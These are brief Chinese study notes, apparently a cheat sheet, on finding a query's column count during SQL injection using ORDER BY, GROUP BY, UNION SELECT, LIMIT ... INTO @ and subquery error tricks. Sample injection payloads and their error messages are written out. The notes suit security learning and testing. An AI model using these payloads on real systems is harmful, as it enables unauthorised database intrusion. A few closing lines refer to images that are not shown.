column num

得到 columns number

- order by
  - 递增
    - order by 1
    - order by 2
    - order by 3
    - .....
  - 写一行 —— order by 1,2,3,4,5,6,7,8,9 —— 会报错 —— Unknown column '4' in 'order clause'
- group by —— 和order by 用法相同
  - group by 1
  - group by 2
  - group by 1,2,3,4,5,6,7
- union select
  - 用数字或者字符
    - union select 1,2,3,4
    - union select "a","b"
  - 用 @ —— union select @,@,@
- limit into @


```
1' LIMIT 1,1 INTO @--+        #The used SELECT statements have a different number of columns
1' LIMIT 1,1 INTO @,@--+      #The used SELECT statements have a different number of columns
1' LIMIT 1,1 INTO @,@,@--+    #No error means query uses 3 column
                              #-1' UNION SELECT 1,2,3--+
```

  - 1' limit 1,2 into @,@
  - 1' limit 1,1 into @,@,@
- SELECT * FROM SOME_EXISTING_TABLE

```
1' AND (SELECT * FROM Users) = 1--+     #Operand should contain 3 column(s)
                                        # This error means query uses 3 column
                                        #-1' UNION SELECT 1,2,3--+  True
```

—— 看到的是 Users 的字段数量

  - 1' and (select * from Users) = 1
  - 例




—— emails 是两个字段


—— 看到的2指的是emails的字段的数量